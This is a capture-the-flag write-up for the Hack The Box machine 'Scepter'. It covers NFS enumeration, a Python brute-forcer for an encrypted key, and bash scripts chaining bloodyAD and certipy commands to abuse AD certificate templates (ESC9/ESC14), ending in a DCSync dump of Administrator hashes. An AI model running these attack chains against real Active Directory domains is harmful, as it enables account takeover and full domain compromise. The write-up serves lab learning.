HTB - scepter
 |
Hard windows machine, starts with some certificates leaked from a nfs mount. After bruteforcing the key we get the d.baker user. Then after that we have to exploit ESC14 twice. |
nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-19 15:05 -04
Nmap scan report for 10.10.11.65
Host is up (0.16s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-20 03:05:27Z)
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
|_ssl-date: 2025-04-20T03:06:38+00:00; +8h00m03s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-20T03:06:36+00:00; +8h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
2049/tcp  open  mountd        1-3 (RPC #100005)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scepter.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-04-20T03:06:38+00:00; +8h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
3269/tcp  open  ssl/ldap
|_ssl-date: 2025-04-20T03:06:36+00:00; +8h00m03s from scanner time.
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T03:22:33
|_Not valid after:  2025-11-01T03:22:33
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2025-04-20T03:06:36+00:00; +8h00m03s from scanner time.
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=dc01.scepter.htb
| Subject Alternative Name: DNS:dc01.scepter.htb
| Not valid before: 2024-11-01T00:21:41
|_Not valid after:  2025-11-01T00:41:41
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49679/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49725/tcp open  msrpc         Microsoft Windows RPC
49744/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h00m03s, deviation: 0s, median: 8h00m02s
| smb2-time:
|   date: 2025-04-20T03:06:29
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 169.63 seconds
nfs port is open, we can enum with this nmap script:
nmap -sC -sV -p 2049 --script='nfs-*' $(cat ip.txt)
Starting Nmap 7.93 ( https://nmap.org ) at 2025-07-14 10:05 -04
Nmap scan report for dc01.scepter.htb (10.10.11.65)
Host is up (0.29s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  mountd  1-3 (RPC #100005)
| nfs-showmount:
|_  /helpdesk

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.43 seconds
And then we mount it and check what it is inside:
sudo mount -t nfs $(cat ip.txt):/helpdesk /mnt/nfs
root@shafou:/mnt/nfs# ls
baker.crt  baker.key  clark.pfx  lewis.pfx  scott.pfx
There is a cert/key pair for d.baker but the private key is encrypted.
...
  Issuer: DC = htb, DC = scepter, CN = scepter-DC01-CA
  Validity
      Not Before: Nov  2 01:13:46 2024 GMT
      Not After : Nov  2 01:13:46 2025 GMT
  Subject: DC = htb, DC = scepter, CN = Users, CN = d.baker, emailAddress = d.baker@scepter.htb
  Subject Public Key Info:
...
Made a simple python script to try and bruteforce it. Worked pretty fast.
import subprocess
from concurrent.futures import ThreadPoolExecutor

wordlist = "/home/shafou/wordlists/rockyou.txt"
keyfile = "./baker.key"
outfile = "decrypted.key"

def try_password(word):
    word = word.rstrip()
    result = subprocess.run(
        f"openssl pkcs8 -inform PEM -in {keyfile} -out {outfile} -passin pass:'{word}'",
        shell=True,
        capture_output=True
    )
    if b"maybe wrong password" not in result.stderr and b"No supported data to decode" not in result.stderr and b"Error decrypting key" not in result.stderr:
        print(f"[+] Password found: {word}")
        return True

    return False

words = [line.rstrip() for line in open(wordlist, encoding="latin-1").readlines()]

with ThreadPoolExecutor(max_workers=10) as executor:
    for success in executor.map(try_password, words):
        if success:
            break
The password was newpassword. Now we use certipy to auth.
openssl pkcs8 -inform PEM -in ./baker.key -out ./real.key -passin pass:'newpassword'
certipy cert -cert baker.crt -key real.key -export -out baker.pfx
ntpx certipy auth -dc-ip $(cat ip.txt) -pfx baker.pfx
# [*] Got hash for 'd.baker@scepter.htb': aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
Let’s check bloodhound now.
ntpx bloodhound-ce-python -c All -u d.baker --hashes :18b5fb0d99e7a475316213c15b6f22ce -ns $(cat ip.txt) --zip -d scepter.htb
We can add d.baker to Owned and use one of the builtin queries to make it easier to find a path.



So we have GenericAll on the OU. That means we can change the ACE and get control of the objects inside it. But the only user inside the OU is d.baker which we already own and I can’t seem to add other users to it.

Checking certipy there is a StaffAccessCertificate template that is vulnerable to ESC9. But if you try and follow it the exploitation steps, it won’t work. At the end there is an explanation of why this happens.
1
    Template Name                       : StaffAccessCertificate
    Display Name                        : StaffAccessCertificate
    Certificate Authorities             : scepter-DC01-CA
    ...
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
Here is the full solution script:
#!/bin/bash

set -eux

ntpx() {
  faketime "$(ntpdate -q $(cat ip.txt) | cut -d ' ' -f 1,2)" "$@"
}

username="h.brown"
# change a.carter password
bloodyAD -u d.baker -p :18b5fb0d99e7a475316213c15b6f22ce --host dc01.scepter.htb -d scepter.htb set password a.carter 'asdf1234$Ba'

# give d.baker GenericAll on the OU
bloodyAD -u a.carter -p 'asdf1234$Ba' --host dc01.scepter.htb -d scepter.htb add genericAll 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' a.carter

# change d.baker upn, this is for ESC9
ntpx certipy account update -username a.carter@scepter.htb -password 'asdf1234$Ba' -user d.baker -upn $username -dc-ip $(cat ip.txt)

# change d.baker mail attribute
bloodyAD -u a.carter -p 'asdf1234$Ba' --host dc01.scepter.htb -d scepter.htb set object d.baker mail -v $username@scepter.htb

# enroll on the certificate
ntpx certipy req -username d.baker@scepter.htb -hashes aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce -ca scepter-DC01-CA -template StaffAccessCertificate -dc-ip $(cat ip.txt)

# change back d.baker upn, last ESC9 step
ntpx certipy account update -username a.carter@scepter.htb -password 'asdf1234$Ba' -user d.baker -upn d.baker@scepter.htb -dc-ip $(cat ip.txt)

# auth will give us $username hash and cert now
ntpx certipy auth -pfx d.baker.pfx -domain scepter.htb -username $username -dc-ip $(cat ip.txt)
winrm is very picky, the correct command:
export KRB5CCNAME=./h.brown.ccache
evil-winrm -i dc01.scepter.htb -r scepter.htb
*Evil-WinRM* PS C:\Users\h.brown\Documents> type ..\Desktop\user.txt
313d0***************************
Looking at h.brown writable properties shows that he can edit p.adams altSecurityIdentities.
export KRB5CCNAME=./h.brown.ccache
ntpx bloodyAD -k --host dc01.scepter.htb get writable --detail
# distinguishedName: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb
# altSecurityIdentities: WRITE
p.adams is very interesting. It can gives us admin with DCSync.

Pretty similar solution script, the only difference is we are also updating altSecurityIdentities:
#!/bin/bash

set -eux

ntpx() {
  faketime "$(ntpdate -q $(cat ip.txt) | cut -d ' ' -f 1,2)" "$@"
}

bloodyAD -u d.baker -p :18b5fb0d99e7a475316213c15b6f22ce --host dc01.scepter.htb -d scepter.htb set password a.carter 'asdf1234$Ba'

bloodyAD -u a.carter -p 'asdf1234$Ba' --host dc01.scepter.htb -d scepter.htb add genericAll 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' a.carter

ntpx certipy account update -username a.carter@scepter.htb -password 'asdf1234$Ba' -user d.baker -upn p.adams -dc-ip $(cat ip.txt)

bloodyAD -u a.carter -p 'asdf1234$Ba' --host dc01.scepter.htb -d scepter.htb set object d.baker mail -v p.adams@scepter.htb

export KRB5CCNAME=./h.brown.ccache
ntpx bloodyAD -k --host dc01.scepter.htb -d scepter.htb set object p.adams altSecurityIdentities -v 'X509:<RFC822>p.adams@scepter.htb'
export KRB5CCNAME=

certipy req -username d.baker@scepter.htb -hashes aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce -ca scepter-DC01-CA -template StaffAccessCertificate -dc-ip $(cat ip.txt)

certipy account update -username a.carter@scepter.htb -password 'asdf1234$Ba' -user d.baker -upn d.baker@scepter.htb -dc-ip $(cat ip.txt)

ntpx certipy auth -pfx d.baker.pfx -domain scepter.htb -username p.adams -dc-ip $(cat ip.txt)
Got hash for 'p.adams@scepter.htb': aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0
And them we get admin with secretsdump since p.adams is part of the replication group.
ntpx secretsdump.py scepter.htb/p.adams@dc01.scepter.htb -hashes :1b925c524f447bb821a8789c4b118ce0 -no-pass -just-dc-user Administrator

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a291ead3493f9773dc615e66c2ea21c4:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:cc5d676d45f8287aef2f1abcd65213d9575c86c54c9b1977935983e28348bcd5
Administrator:aes128-cts-hmac-sha1-96:bb557b22bad08c219ce7425f2fe0b70c
Administrator:des-cbc-md5:f79d45bf688aa238
[*] Cleaning up...
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
f4fc0***************************
ESC14
If you try and follow the steps for ESC9 from the certipy wiki it won’t work. The reason for that is that the certificate generated doesn’t have a otherName field on the certificate SAN (Subject Alternate Name).
This is explained pretty well here.
Basically, when the StrongCertificateBindingEnforcement registry key is set to 1, it checks altSecurityIdentities (explicit mapping), and if it is not present, it checks the SAN otherName field (implicit mapping).
We can see that the flag is set to 1 with powershell:
*Evil-WinRM* PS C:\Users\h.brown\Documents> reg query "HKLM\SYSTEM\CurrentControlSet\Services\Kdc" /v StrongCertificateBindingEnforcement

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Kdc
    StrongCertificateBindingEnforcement    REG_DWORD    0x1
Since the StaffAccessCertificate template doesn’t add the othername field to the certificate it will always fail. Adding the CT_FLAG_SUBJECT_ALT_REQUIRE_UPN flag to the template makes so it does include the field. I am unsure if any other flags do that.
Diffing the certificate from this box with the one on the Certified box, which uses ESC9 on the root part, shows the difference:
+           X509v3 Subject Alternative Name:
+               email:h.brown@scepter.htb
-           X509v3 Subject Alternative Name:
-               othername: UPN::Administrator